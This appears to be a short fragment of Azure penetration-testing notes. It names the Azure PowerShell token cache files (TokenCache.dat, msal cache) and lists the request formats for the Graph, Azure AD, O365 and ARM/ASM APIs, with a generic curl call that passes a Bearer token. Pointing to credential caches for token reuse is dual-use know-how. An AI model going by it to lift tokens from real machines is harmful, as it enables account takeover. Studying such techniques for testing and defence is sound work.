


Content of stored credential [az powershell Token Cache File]

TokenCache.dat **OR** masl.cache



Authentication using Azure API



Azure AD + Office 365 API :

Microsoft Graph API :

{HTTP method} https://graph.microsoft.com/{version}/{resource}?{query-parameters}

Azure AD Graph API :

{HTTP method} https://graph.windows.net/{version}/{resource}?{query-parameters}

O365 API : [management, outlook and other applications]

{HTTP method} https://*.office.com/{version}/{resource}?{query-parameters}

Azure Resources API :

ARM API :

{HTTP method} https://management.azure.com/{version}/{resource}?{query-parameters}

ASM API [Classic] :

{HTTP method} https://management.core.windows.net/{version}/{resource}?{query-parameters}

HTTP Request :


```
curl -X Method --header "Authorization: Bearer $AccessToken" https://API-URL
```

Tools :

Microsoft Graph Explorer [https://developer.microsoft.com/graph/graph-explorer]

Postman

